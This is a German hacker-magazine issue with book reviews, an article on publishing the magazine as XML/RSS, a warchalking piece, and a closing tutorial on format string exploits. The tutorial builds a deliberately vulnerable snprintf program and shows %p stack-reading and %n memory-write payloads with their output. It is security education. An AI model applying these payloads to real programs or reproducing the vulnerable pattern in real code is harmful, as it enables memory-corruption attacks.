Wie steht es in der Einleitung: "es ist nicht so einfach". Das Buch will keine Anleitung zum Hacken und auch kein technisches Nachschlagewerk sein. Es gliedert sich in 7 Teile und insgesamt 28 Kapitel. Auf den fast 300 Seiten, grosse Schrift, bekommt der Leser Informationen über die Geschichte des Hackens und die technischen Grundlagen. Heraus stechen die Comics (recht lustig) und der Top Ten Teil. Auf der beiligenden CD befindet sich ausschliesslich Windows Software, so kann Otto Normaluser gleich alles ausprobieren, was er in dem Buch lernt.

Im ersten Abschnitt erfährt der Leser, was in Deutschland so alles verboten ist. Komplett mit Paragrafen aus dem Strafgesetzbuch, dem 2. Gesetz zur Bekämpfung von Computerkriminalität und dem Bundesdatenschutzgesetz. Naja, die Warnung, Techniken, die in kommenden Kapiteln behandelt werden nicht an fremden Rechnern auszuprobieren, ist damit wohl deutlich formuliert worden. Aber zuvor lernt der Leser etwas über die Netiquette und die Geschichte des Hackens. Phreaks, der Eisenbahn-Club am MIT, Apple, schliesslich Europa und der CCC. Aus unserer Satzung ist dort der §2 abgedruckt und auch von BTX wird dem Leser berichtet. Die 1,5 Seiten zum CCC schliessen mit der Geschichte von Karl Koch. Nun geht es weiter mit Hacker-Ethik, Skriptkiddies, Crackern und den Grey Hats, die ihre Exploits veröffentlichen, was angeblich schlecht ist.

Bevor es zu den Gefahren für Heimanwender kommt, behandelt das Buch in aller Kürze Routing, Internet, Dienste und TCP/IP. Und nun kommen wir endlich zum ersten Exploit, ein DOS Angriff gegen den IE (con/con). Im Abschnitt über Viren und Trojaner wird die Bedienung von Netbus erläutert, welches auf der Heft CD enthalten ist. Ping und netstat werden erklärt, trotz vorigen Hinweisen auf Linux/Unix, werden jedoch nur die Windows Versionen behandelt. CIFS wird kurz erläutert, die Konfiguration von Outlook, Personal Firewalls, Anti Virus Software und Proxies wird besprochen.

Die nächsten Kapitel handeln von Informationsbeschaffung: Es folgen mehr Beispiele zum Pingen, Scannen, Erkennung von Linux und Windows, SMTP, SSH, FTP Bounce Attacken, IRC, Passwörter bruteforcen mit wwwhack, root Account, Denial of Service, Mailbomber, Exploits, Spoofing, Sniffing, Keylogger, Social Engineering, Auditing und Verschlüsselung. In den Beispielen wird ausschliesslich Windows Software verwendet.

Im abschliessenden Top Ten Teil - jedes der 'Dummies'-Bücher hat einen - findet man einige gute Tipps, wie z.B. das Passwort nicht an den Monitor zu kleben. Ausserdem 10 Wege ein Überhacker zu werden und 10 Sachen die man unbedingt braucht. Schliesslich,

Hacker

von Boris Gröndahl

„Hacker" erklärt Boris Gröndahl, der Autor des Buches, ist keine Anleitung "wie werde ich in 21 Tagen Hacker", was löblich ist, aber wohl allein dem Titel nach auch niemand erwartet hätte. So schreibt er denn über die Hackerkultur und -geschichte.

Immer wieder mit netten Anekdoten, aber leider auch einigen recht zweifelhaften Aussagen. So pauschalisiert er vieles gerne wie z.B. dass alle Hacker auf emacs und vi stehen (ohne in diese beliebte Diskussion jetzt weiter einsteigen zu wollen). Ebenso ist oft schwierig zu erkennen, ob das was er schreibt gerade aktuellen Bezug hat oder eher geschichtlicher Natur ist. Beispielsweise sagt er das alle "Hacker" auf Vaxen stehen und erweckt insgesamt den Eindruck als wäre man grundsätzlich eher Retro angehaucht. Nicht, dass diese Dinge nicht auf einzelne sicher zutreffen, nur tut der Autor so als könnte sich diesem kein vernünftiger Hacker entziehen.

Zeitweise stilisiert Gröndahl die Hackerkultur auch ein wenig zu sehr. So spricht er von einem Hackerjargon der "umfassenden Regeln" folgt. Womit mal wieder das Klischee der merkwürdigen kleinen Nerds bedient wird. Dabei verkennt er, daß die Materie an sich ja stark von Anglizismen durchsetzt ist und wie jedes Fachgebiet seine ganz eigenen "Fremdworte" mit sich bringt. Die Darstellung als eine Art eigenständige Sprache ist jedoch wohl weit übertrieben. Vielleicht hätte er sich einfach noch ein wenig mehr mit den Hackergrößen unterhalten sollen, mit denen er im Zuge seiner Recherchen gesprochen hat, statt im Jargonfile zu wühlen.

Eine seiner Theorien beschäftigt sich mit der politischen Gesinnung der Hacker, wobei er auf der einen Seite vom Hacker als typischem Kleinbürger spricht, auf der anderen Seite aber behauptet, dass der Hacker, so wörtlich, "Vulgär-Anarchismus" pflege. Diese Aussage und die Unterstellung, die Furcht vor dem Staat sei reine Paranoia, sind wohl der beste Beweis für seine eigene kleinbürgerliche Weltanschauung.

Ferner schreibt er zwar, dass es oft um die Nutzung von brachliegenden Überkapazitäten (z.B. im Falle das Phreakens) geht, scheint es aber nicht verstanden zu haben. Er versteht unter Recht und Unrecht dann doch in erster Linie das, was der Gesetzgeber dafür hält. Zu Beginn des Buches sagt der Autor, dass man sich aus der Debatte um die Differenzierung der einzelnen Subkulturen, wie er es nennt, heraushalten will. Was allerdings dazu führt, dass laut „Hacker", Hacker auch schon mal manipulierte Telefonkarten verkaufen oder ähnliche Dinge tun, von denen sich die meisten wohl weit distanzieren würden. Später erzählt er dann doch was denn so ein Cracker macht oder wie die Disziplin der Phreaker aussieht. Gleichzeitig macht er dann auch noch die Skrippt Kiddies zur Hacker-Subkultur. So macht es das Buch dem interessierten Laien eher schwer einen guten Überblick zu bekommen, was ein Hacker ist und was er eigentlich will.

Trotz aller Kritik, gibt es auch Gutes zu berichten, so spricht er gern vom kreativen Kopf der Dinge selbst in die Hand nimmt. Auch wird klar, das social engineering ein wichtiger Teil des Hackens sein kann, da oft die Wetware ein großes Sicherheitsleck darstellt. Insgesamt, dadurch das Boris Gröndahl im Laufe des Buches dann doch noch viele Aussagen präzisiert, gibt das Buch alles in allem ein recht realitätsnahes Bild der Gemeinschaft. Man sollte aber schon eine gewissen Hintergrund haben um das ein oder andere differenziert sehen zu können. Allein der netten Anekdoten wegen ist das Buch durchaus einen Blick wert.

rezensiert von Pablo <pablo@bevuta.com>

Hacker von Boris Gröndahl erschien im September 2000 bei rotbuch ISBN 3-4345-3506-3 7,60 EUR

die fünf Personen die das Hacken erst möglich gemacht haben: Kevin Mitnick, Linus Torvalds, Cpt. Crunch, Karl Koch und der Mentor.

Grobe Fehler gibt es nicht, aber die Erklärungen sind zu einfach und zu kurz. Die Fülle an Themen kann, meiner Ansicht nach, das niedrige Niveau des Buches nicht völlig entschuldigen. Für Anfänger, die sich ernsthaft fürs Hacken interessieren ist dieses Einstiegsbuch nicht technisch genug. Die Informationen sind durchweg anderswo genauer nachzulesen. Dafür gibt es allerdings einen guten Überblick, gedacht für Leute die keine Ahnung von Computern und dem Internet haben. Mir persönlich fehlen einige Themen, wie zum Beispiel der Überwachungsstaat und die Bedeutung von Opensource.

Vielleicht wäre dieses Buch nicht so als Einstiegslektüre für den kleinen Bruder, sondern eher für die Oma geeignet. Das zumindest würde die grosse Schrift erklären.

Rezensiert von Mario <mm@koeln.ccc.de>

Hacken für Dummies von Oliver-Christopher Rochford / erschien 2002 im mitp-Verlag / ISBN 3-8266-3015-7 / 19,95 EUR

Spielplatz Computer

von Konrad Lischka

"Pong" hieß das erste Computer/Videospiel, das von einer breiteren Öffentlichkeit 1972 gespielt werden konnte.

Zwei weiße Balken, die jeweils von einem Spieler nach oben und unten gesteuert werden konnten und ein Ball. Das erste virtuelle Tenns.

Erfunden hat es William Higinbotham 1958. Als Forscher in einem Laborkomplex östlich von New York wollte er den Bewohnern in der Umgebung des Labors, anhand eines anschaulichem Beispiel erkären, worum es in seiner Arbeit mit dem Analogcomputer geht. Ob die Erklärungen irgendwem am Tag der offenen Tür interessiert haben ... man weiß es nicht genau. Sicher ist nur, die Sporthalle, in der das Spiel ausprobiert werden konnte, war den ganzen Tag gefüllt. Erst 14 Jahre später wurde aus dem Spiel-Konzept ein richtiges Geschäft. 1972 stellte Nolan Bushnell den ersten Münzautomaten auf, an dem man "Pong", das virtuelle Tennis, spielen konnte, Die von ihm gegründete Firma ATARi war für ein paar Jahre sehr erfolgreich, wurde aber trotzdem 1978 für 28 Millionen Dollar an Warner Bros. verkauft. Das Buch "Spielplatz Computer - Kultur, Geschichte und Ästhetik des Computerspiels" gibt detailert die Anfänge der mittlerweile mehr als 40 Jahre umfassenden Geschichte des Computerspiels wieder. Es als ein Geschichtsbuch zu bezeichnen wäre falsch. Aktuelle Fragenstellungen über die Bedeutung von Spielen in unser Kultur und der Ökonomie werden vom Autor Konrad Lischka ebenso thematisiert wie die Gewalt- und Geschlechterfrage.

rezensiert von DocX

Konrad Lischka, "Spielplatz Computer - Kultur, Geschichte und Ästhetik des Computerspiels", 187 Seiten, 15 Euro, Verlag Heinz Heise, ISBN: 3882291931

Die Datenschleuder im Netz: http://ds.ccc.de

von Arne Ludorff (ludorff@lirium.de)

Die Datenschleuder, das gedruckte Organ des CCC, ist endlich auch im Internetz verfügbar. Seit Mitte Juni ist die Datenschleuder, das wissenschaftliche Fachblatt für Datenreisende, im Internetz über die URL http://ds.ccc.de erreichbar. Eigentlich ist das auch naheliegend und Gedanken für einen Online-Gang gab es gelegentlich schon vorher. Dennoch hat es lange gedauert, bis eine der weltweit ersten Zeitschriften für elektronische Kommunikation endlich "drin" ist.

Die Datenschleuder wird immer als das gedruckte Medium gesehen - die Plattform im Web ist www.ccc.de. Dabei ist dieser Gedanke nur zur Hälfte richtig: Zwar ist die Datenschleuder durch und durch eine Zeitschrift auf Papier, da aber beide Medien (DS und www.ccc.de) nur in wenigen Fällen deckungsgleich sind, gehört auch die Datenschleuder mit all ihren Artikeln ins Netz.

Grundsätzlich: XML

In dem Artikel "Datenschleuder Roadmap..." [1] im Herbst 2000 beschrieb Tom den zentralen Gedanken, gleichzeitig auf Papier und im Netz zu publizieren: "Common Ground: XML". XML [2] ist unabhängig von einem bestimmten Ausgabemedium: Damit ist die Datenschleuder zur richtigen Zeit am richtigen Ort auf dem richtigen Gerät im richtigen Format verfügbar. Schon jetzt bedienen wir mit dem Webserver verschiedene Ausgabeformate aus einer Quelle: u.a. HTML, TXT, PDF. Und sobald es die ersten Geräte gibt auch Fridge-ML ;-)

Durch die kosequente Trennung von Inhalt, Design und Ausgabe ist der Umgang mit den Artikeln erheblich einfacher. Der vorgegebene Rahmen unterstützt gleichzeitig die Konsistenz und Integrität der Daten - ein wichtiger Punkt, um die Artikel in einigen Jahren noch zugänglich zu machen, wenn dann z.B. niemand mehr von HTML spricht. Und mit der Verwendung von Formatstandards stehen eine Vielzahl möglicher Werkzeuge zu Verfügung. Kurzum: Das richtige Format beschleunigt den gesamten Publikationsprozess, von der Planung über die Erstellung der Artikel bis zur Ausgabe und Archvierung.

Soweit die Theorie. Da aber Theorie und Praxis nur in der Theorie einander entsprechen, nicht aber in der Praxis, bedarf es noch weiterer praktischer Überlegungen:

- Wie funktioniert das System, das XML als HTML, TXT, PDF usw. ausgibt?
- Was heist überhaupt XML, wie sieht das Format im einzelnen aus?

Hier haben wir auf die Erfahrungen der letzten 24 Monate mit www.ccc.de greifen können. Aus diesem Projekt stammen auch die beiden wesentlichen Teile für einen XML-Webserver: der XSLT-Handler und die DTD (= Document Type Definition).

Für die Ausgabe verwenden wir XSLT [3], die einzelnen Formate werden on-the-fly gerendert. Wie der XML/XSLT-Transformationsprozess in einen Webserver eingebunden wird, ist im Artikel "XSLT-Handler für Apache" [4] beschrieben.

Für ds.ccc.de arbeiten wir parallel mit drei Formaten: Die Startseite wird in HTML gesetzt, die Artikel einer Ausgabe sind in einer RDF/RSS zusammengefasst und die einzelnen Artikel in einem eigenen XML-Format, d.h. mit eigener DTD.

Document Type Definition

XML ist lediglich eine Konkretisierung der Syntax, es dient der Strukturierung und Formatierung: Inhalte stehen in Tags mit spitzen Klammern - vereinfacht ausgedrückt. Dabei ist das Format beliebig frei - die weiteren Regeln, in welcher Reihenfolge und Verzweigung Tags und Attribute erscheinen, sowie deren Bedeutung, ergeben sich erst aus der weiteren Anwendung bzw. Bezeichnung.

Es bedarf also eines bestimmten Formats: XHTML, DocBook, NITF/NewsML usw. waren uns zu komplex und genügten nicht den Ansprüchen an Simplizität. Also haben wir uns entschieden, den ganzen Weg zu gehen und ein eigenes XML-Format mit eigener DTD zu entwerfen.

Die Datenschleuder im Netz: Eine RDF/RSS-Zusammenfassung, hier als Mozilla-Sidebar (links), die XML-Artikel werden on-the-fly gerendert (rechts).

Die DTD bestimmt dabei das Format, den Rahmen, innerhalb dessen Inhalte abgebildet werden können und Ausdruck möglich ist. Dabei ist es eine schwierige Abwägung zwischen Einfachheit und Komplexität, d.h. zwischen Restriktivität im Sinne der Konsistenz und Bequemlichkeit, verschiedene Auszeichnungen anzubieten. Ist dieser Rahmen zu eng, ist kein differenzierter Ausdruck möglich, ist er zu weit, wird der Ausdruck beliebig und unscharf. Aber auch hier gilt: Weniger ist mehr. Daneben ist Verständlichkeit des Formats oberstes Designprinzip. Die Auszeichnungen sollen sich selbst erklären, um ggf. auch mit einem simplen Editor Texte erstellen und formatieren zu können.

Nachfolgend ein Ausschnitt einer XML-Datei, entsprechend unserer DTD:

```
<dsarticle>
  <title>Titel</title>
  <author>Autor</author>
  <date>2002-01-01</date>
  <abstract>
    Einleitender, beschreibender Text
  </abstract>
  <paragraph>
    Der erste Absatz...
  </paragraph>
  <subtitle>Zwischenüberschrift</subtitle>
  <paragraph>
    <media ref="image.jpg" type="image"/>
    <link ref="%URL" type="internal"/>
  </paragraph>
  <paragraph>
    [...]
  </paragraph>
</dsarticle>
```

Was auf den ersten Blick wie HTML aussieht, ist erheblich schlanker, effizienter und garantiert ein Maximum an Konsistenz und Integrität. Die aktuelle DTD kann in http://ds.ccc.de/dtd eingesehen werden. Die XML-Quelle eines Artikels lässt sich anzeigen, indem ".xml" an die URL angehängt wird, z.B. ds-im-netz.xml.

RDF/RSS

RDF (Resource Description Framework) bzw. RSS (Rich Site Summary) ist bereits seit einiger Zeit eine der interessantesten Entwicklungen für Publikationen im Internetz [5]. Es ist eine Zusammenfassung verschiedener Quellen, in diesem Fall aller Artikel einer Ausgabe. Hier der Ausschnitt einer index.rss:

```
<rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/
22-rdf-syntax-ns#"
         xmlns="http://purl.org/rss/1.0/">
  <channel rdf:about="http://ds.ccc.de/099/
index.rss">
    <title>Die Datenschleuder #99</title>
    <link>http://ds.ccc.de/099</link>
    <description>Das wissenschaftliche
Fachblatt für Datenreisende.
      Ein Organ des Chaos Computer Club.</
description>
  </channel>
  <item rdf:about="http://ds.ccc.de/099/
artikel-eins">
    <title>Der erste Artikel</title>
    <link>http://ds.ccc.de/099/artikel-eins</
link>
    <description>Einleitung zum ersten
Artikel</description>
  </item>
  <item rdf:about="http://ds.ccc.de/099/
artikel-zwei">
    <title>Der zweite Artikel</title>
    <link>http://ds.ccc.de/099/artikel-zwei</
link>
    <description>Einleitung zum zweiten
Artikel</description>
  </item>
  <item rdf:about="http://ds.ccc.de/099/
artikel-drei">
    [...]
  </item>
</rdf:RDF>
```

RDF/RSS-Zusammenfassungen lassen sich von speziellen Clients abrufen und anzeigen. Auch gibt es Systeme (u.a. Portale), die RDF/RSS-Einträge sammeln, sortieren und weiterverteilen. Dadurch ergibt sich für die Datenschleuder eine ganz neue Dimension der Verbreitung.

Aussichten

Der erste Ansturm hat selbst die optimistischsten Erwartungen übertroffen. Kurz nach dem Online-Start registrierten wir über 40.000 Seitenabrufe innerhalb 24 Stunden. "Da war wohl einfach Bedarf!", war der treffendste Kommentar.

Fügt man der URL eines Artikels die Dateiendung .xml hinzu, erhält man den XML-Source geliefert, den z.B. der Internet Explorer direkt im Browserfenster anzeigen kann. Die Dateiendung .pdf liefert entsprechend eine PDF-Version des Dokumentes.

ds.ccc.de wird die gesamte Bandbreite der Datenschleuder im Internetz erschließen: Neue Ausgaben werden hier angekündigt und sind spätestens mit Erscheinen der folgenden online verfügbar. Alte Ausgaben können im Volltext recherchiert werden, neben den bisherigen werden wir nach und nach auch die restlichen Ausgaben konvertieren.

Schlussendlich möchte ich mich noch bei den Mitstreitern bedanken, ohne die es ds.ccc.de nicht gäbe: die CCC-Webcoders und die DS-Redaktion. Gemeinsam freuen wir uns auf die nächsten Ausgaben.

[1] *http://ds.ccc.de/072/ds-roadmap*

[2] *http://www.xml.com*

[3] *http://www.w3.org/Style/XSL*

[4] *http://ds.ccc.de/076/apache-xslt-handler*

[5] *http://purl.org/rss/1.0/*
http://www.xml.com/pub/a/2000/07/17/syndication/rss.html
http://www.purplepages.ie/RSS


Warchalking

von DocX

Warchalking nennt man das kennzeichnen von Funknetzen die beim WarWalkingoder WarDriving aufgespürt worden. Mit Kreide werden Symbole an Hauswände oder Häuserecken gezeichnet, welchen 802.11b Hackern bekannt sind. Es ist schon eine feine Sache, die Fassaden nehmen keinen schaden, macht Spaß und ist nicht zuletzt schön subversiv. Eigentlich sehr naheliegend, denn die Möglichkeit mit Kreide alle Eingeweiten zu informieren, ist genial. Diese wissen, hier ist ein Hot Spot und freuen sich über kostenloses WaveLan. Diese Symbole erinnern einen an Gaunerzinken welche früher von Tippelbrüdern und Einbrechern verwendet wurden. Auf die Idee ist ein findiger Kopf aus Seattle. Matt Jones, der sich eine "a hobo- language for free wireless networking." ausgedacht hat.

Abbildung 802.11b: Warchalking in Aktion.

Abbildung unten: ein "Spickzettel" zum Ausdrucken und in die Tasche stecken. Wer seine Datenschleuder nicht zerschneiden will (allein der Gedanke!) kann sich die Vorlagen unter *http://www.blackbeltjones.com/warchalking/warchalking0_9.pdf* runterladen.



Format String Exploits

von Erdgeist

Format String Exploit heißt grundsätzlich, die Eigenschaft der f/s(n)printf/scanf - Funktionsfamilie auszunutzen, daß sie eine va_args-liste zum Übergeben der Parameter und einen String zum Beschreiben der Anzahl und Art der Parameter benutzt.

Die allgemeine Syntax dabei sieht so aus:

```
printf( char *format, param1, param2, ... )
```

Wer mal einen C-Kurs mitgemacht hat, der wird gelernt haben, daß man in den Formatstring eintragen soll, welche Paramater die printf Funktion bekommen wird. Und wenn es Inkonsistenzen zwischen dem Formatstring und den Paramtern gibt, stürzt das Programm ab. Und gut. Aber eigentlich beginnt genau an dieser Stelle der spannende Part: wenn nämlich ein Programm abstürzt, wurde sicher Speicher der Applikation überschrieben. Ziel des Spiels ist es nun, zu versuchen, *gezielt* Speicher mit uns geneigten Werten zu überschreiben. (Und unter uns: sooo schnell schießt man ein Programm nicht ab :) Um geordneten Zugang zu dem Problem zu finden, schauen wir uns erstmal mal einen validen Aufruf der Funktion an:

```
int main( ) {
  int a, b;
  a = 7;
  b = 9;
  printf( "%d %d\n", a, b );
  return 0;
}
```

In Assembler sieht das vereinfacht so aus:

```
.format:
        .string    "%d %d\n"
main:
        [ ... ]
        PUSH 9
        PUSH 7
        PUSH .format
        CALL printf
        [ ... ]
```

Dort steht, daß erst b und a auf dem Stack abgelegt werden, danach die Adresse des Formatstrings. Schließlich wird printf aufgerufen. Was ich damit zeigen will ist, daß es in C generell nicht der Fall ist, daß Funktionen über die Parameter informiert werden, die sie auf dem Stack vorfinden werden, denn die geben sie nämlich zur Compilezeit in ihren Funktionsprototypen an und erwarten dann auf dem Stack auch genau diese Variablen auch vorzufinden.

Einzige Ausnahme bildet ein Konstrukt namens va. Das bedeutet "Varibale Argumentenliste". Die Funktion printf arbeitet dann auch wie folgt:

```
int printing( const char *fmt, ...) {
  va_list ap;
  va_start(ap, fmt);
                  /* variable Parameterliste
                     initialisieren */
  while( *fmt ) {
    if( *fmt != '%' ) {
        putc( *fmt++ );
    } else { /* Parameter substituieren */
      switch( *++fmt ) {
      case 'd':
                  /* Einen Variablen Parameter
              vom Stack holen */
           int a = va_arg( ap, int );
              /* Zahl a ausgeben */
           break;
      case 's':
                  /* Einen Variablen Parameter
                     vom Stack holen */
           char *s = va_arg( ap, char *);
              /* String ausgeben */
    }
  }
    /* variable Parameterliste abschliessen */
  va_end(ap);
}
```

Hinter der ganzen vargs-Magie verbergen sich aber eigentlich nur diese drei (von mir leicht vereinfachten) Makros:

```
#define va_start(ap, var) \
                    ((ap) = (va_list)&var)
#define va_arg(ap, type)  *(((type *)ap++))
```

```
#define va_end(ap)
```

In Wirklichkeit wird da noch ein wenig am Alignment der Variablen geschraubt, aber im Groben stellt dies schon dar, wie variable Argumentlisten behandelt werden: printf holt einfach vom Stack ab, egal, ob da was drauf steht, oder nicht.

Was drauf stehen tut aber immer, nämlich Rücksprungadressen und der Stack der aufrufenden Funktionen. Und das können wir uns mal angucken, (der Modifier "%p" gibt einen 4-Byte Wert als Hexadezimalzahl in der 0x... - Notation aus).

```
int main( ) {
    int a = 0x23232323;
    printf(
     "%p %p %p %p %p %p %p %p %p %p %p %p\n");
    return 0;
}
```

Liefert (unter FreeBSD) einen output von:

```
0x2804b963 0x1 0xbfbff738 0xbfbff740 \
0xbfbff738 0x0 0x2805f100 0xbfbff730 \
0x23232323 0xbfbff730 0x8048459 0x1
```

Und gugge da: wir erkennen doch da glatt unser nicht ganz zufällig gewähltes a wieder.

Aber printf kann mehr:

```
int a;
printf ( "Ich bin 23 Zeichen lang%n\n", &a);
printf ( "Und printf hat's gezaehlt: %d", a);
```

Liefert als Ausgabe:

```
Ich bin 23 Zeichen lang
Und printf hat's gezaehlt: 23
```

Was ist passiert? Printf erwartet bei einem %n, daß auf dem Stack der Zeiger auf ein int liegt, in das er die Anzahl der in diesem Funktionsaufruf ausgegebnen Zeichen schreibt. Nicht auszumalen, was passiert, wenn auf dem Stack gar keine valide Adresse liegt :)

Printf bietet uns also einen ganz soliden Weg, den Stack zu inspizieren und aktiv Speicher zu verändern. Bliebe die Frage, warum sollte uns ein Programm den Weg ebnen, den Formatstring selbst zu wählen. Da gibt es zwei Erklärungen:

1. bieten einige Programme für formatierte

Textausgabe dem Benutzer an, selber Formatstrings anzugeben. Dies ist aber nicht so spannend, da der String meist sehr genau geprüft wird, allerdings gibt es einen exploit für den Mail-Reader mutt, der genau über einen solchen Formatierungsstring anfällig war
2. Ist es dem printf egal, ob man ihm nun wirklich einen Zeiger auf den Formatstring gegeben hat, oder den Zeiger auf IRGENDEINEN String, der ausgegeben werden soll. Typischer BASIC Programmierstil ist:

```
In BASIC:
   A = "Hallo"
   PRINT A
```

in C:

```
   char *a = "Hallo";
   printf( a );
```

funktioniert auch hervorragend, solange der String a keine printf - control characters, nämlich "%"'s enthält.

Genug der Theorie, in der Praxis sieht sowas dann ganz schlicht so aus:

```
int main( int argc, char **argv ) {
    char buffer[ 256 ];
    snprintf( buffer, sizeof buffer,
      argv[1] );
    return 0;
}
```

Man beachte, daß der Programmierer sich große Mühe gegeben hat, buffer-overflows zu vermeiden, indem er sichere Variante von sprintf, das snprintf benutzt hat, damit auch wirklich maximal 32 bytes in den Buffer gelangen. Allerdings hat er beim String, der geschrieben werden soll, geschlampt: die Zeile müßte richtig lauten

```
    snprintf( buffer, sizeof buffer,
      "%s", argv[1] );
```

Nun, was tut dieses Funktion? Schreibt in den Buffer mit maximal 32 Zeichen den String argv[1], also das erste Kommandozeilenargument der Funktion. Aber tut es das auch wirklich? Nur, wie gesagt, solange im String keine '%' stehen, aber solche Zeichen in die Kommandozeile einzutippern kriegen wir doch noch hin...

Es gibt noch das kleine Problem, daß der printf halt in einen Buffer und nicht auf den Screen schreibt, das läßt sich aber leicht lösen, indem wir entweder einen Debugger benutzen, um den Inhalt des Buffers auszulesen, oder einfach wieder printf dafür benutzen, sieht dann so aus:

```
int main( int argc, char **argv ) {
    int  test = 0x23232323;
    char buffer[ 256 ];
    printf( "test auf: %p\n", &test );
    printf( "test enthaelt: %x\n\n", test);
    snprintf( buffer, sizeof buffer,
      argv[1] );
    printf( "%s\n", buffer);
    printf( "test enthaelt: %x\n\n", test);
    return 0;
}
```

Ich habe nun noch eine Variable eingefügt, an der wir nachher ein wenig rumspielen wollen: Dessen Adresse würde man wieder mit einem debugger herausfinden, hier benutz ich printf, auch den aktuellen Wert geb ich einmal vor und einmal nach der "Attacke" aus.

Das compilete Programm wirft mir folgendes raus:

```
# ./vuln Probierung
test auf: 0xbfbff6d4
test enthaelt: 0x23232323
Probierung
test enthaelt: 0x23232323
```

Nüscht besonderes. Probieren wir nun mal ein bisschen mit den Formatstrings rum:

```
# ./vuln "AAAA%p %p %p %p %p %p %p %p %p"
test auf: 0xbfbff6c0
test enthaelt: 0x23232323
AAAA0x1bff5d8 0xbfbff61c 0x2804d799 0x8048337\
0x68acf04 0x2805a3a8 0x41414141 0x62317830\
0x64356666
test enthaelt: 0x23232323
```

Als erstes sehen wir, daß sich die Adressse von test (das sich ja im Stack befindet) variiert. Das liegt daran, daß auch die Zeichenkette der Kommandozeilenparameter im Stack abgelegt werden. Wir können aber mit Anfürungszeichen und vielen Spaces über die gesamte Testphase für einen konstanten offset sorgen. Zweitens liegt, wie eben erwähnt, auch der Format-String nocheinmal im Stack weiter oben rum, die 0x41414141 sind unsere AAAA in der Kommandozeile.

Wir spielen mal weiter und schaun, ob wir nicht unseren vorhin entdeckten %n-Controlcode anbringen können wir lesen 3 pointer weniger und tun dafür ein %n hin:

```
# ./test "AAAA%p %p %p %p %p %p%n  %p %p"
test auf: 0xbfbff6c0
test enthaelt: 0x23232323
Segmentation fault (core dumped)
```

Ui... Wie es uns im C-Programmierkurs gesagt wurde: spielt nicht mit den Formatstrings rum. Das haben wir nun davon... Aber was genau hab ich jetzt kaputt gemacht? Gucken wir nochmal: printf hat, als er am %n vorbeikommt, genau 6 Werte vom Stack gelesen, das geht genau bis zur 0x2805a3a8. Auf dem Stack liegt jetzt direkt als nächstes 0x41414141. Und dieser Wert wird ja nun bei einem %n als Adresse einer int interpretiert, an die der aktuelle Character-Count geschrieben werden soll. Und an 0x41414141 befindet sich kein lesbarer Speicher. Also kein Geheimnis. Aber... wer jetzt einen Exploit entdeckt hat, soll sich mal melden. Genau... die 0x41414141 kommt ja direkt aus unserem Formatstring. Die ersten 4 Zeichen, um genau zu sein. Was läge da jetzt näher, dort mal eine valide Adresse hinzuschreiben? Wir hätten da sogar noch eine über: 0xbfbff6c0. Da liegt nämlich die Variable test und es ist sogar eine int. Als String sieht die Adresse so aus: Àö¿¿ Ungewöhnlich, aber wat solls, solange kein % und kein \000 dabei ist, soll uns das nicht stören. Wir probieren das einfach mal aus:

```
# ./vuln "Àö¿¿%p %p %p %p %p %p%n  %p %p"
test auf: 0xbfbff6c0
test enthaelt: 0x2323232323
Àö¿¿0x1bff5d8 0xbfbff61c 0x2804d799 0x8048337\
0x68acf04 0x2805a3a8  0x62317830 0x64356666
test enthaelt: 0x42
```

An der Stelle, wo da zwei Leerzeichen hintereinander sind, wurde nun %n "ausgeführt". Und sehr treffend: test enthält 0x42.

Wer die Muße hat, kann da mal nachzählen, das sind bis zum Doppelleerzeichen 66 ausgegebene Characters.

Wir haben es also geschafft, an eine beliebige Adresse einen leider noch einigermaßen zufälligen Wert zu schreiben, das soll sich jetzt ändern. Was wir brauchen, ist eine wohlbestimmte Anzahl von Zeichen, die bis zum %n ausgegeben wurden. Dazu sollten wir erstmal den %p's einheitliche Längen verpassen, damit wir mit ihnen rechnen können. Dat jeht so:

```
# ./vuln "Àö¿¿%8p%8p%8p%8p%8p%8p%n%p%p  "
test auf: 0xbfbff6c0
test enthaelt: 0x23232323
Àö¿¿0x1bff5d80xbfbff61c0x2804d7990x80\
483370x68acf040x2805a3a80x623178300x64356666
test enthaelt: 0x3D
```

und mit der letzten können wir noch ein wenig spielen:

```
./test "°ö¿¿%8p%8p%8p%8p%111638553p%999999999\
p%n      "
test auf: 0xbfbff6b0
test enthaelt: 0x23232323
°ö¿¿0x1bff5c80xbfbff60c0x2804d7990x8048337
test enthaelt: 0x42424242
```

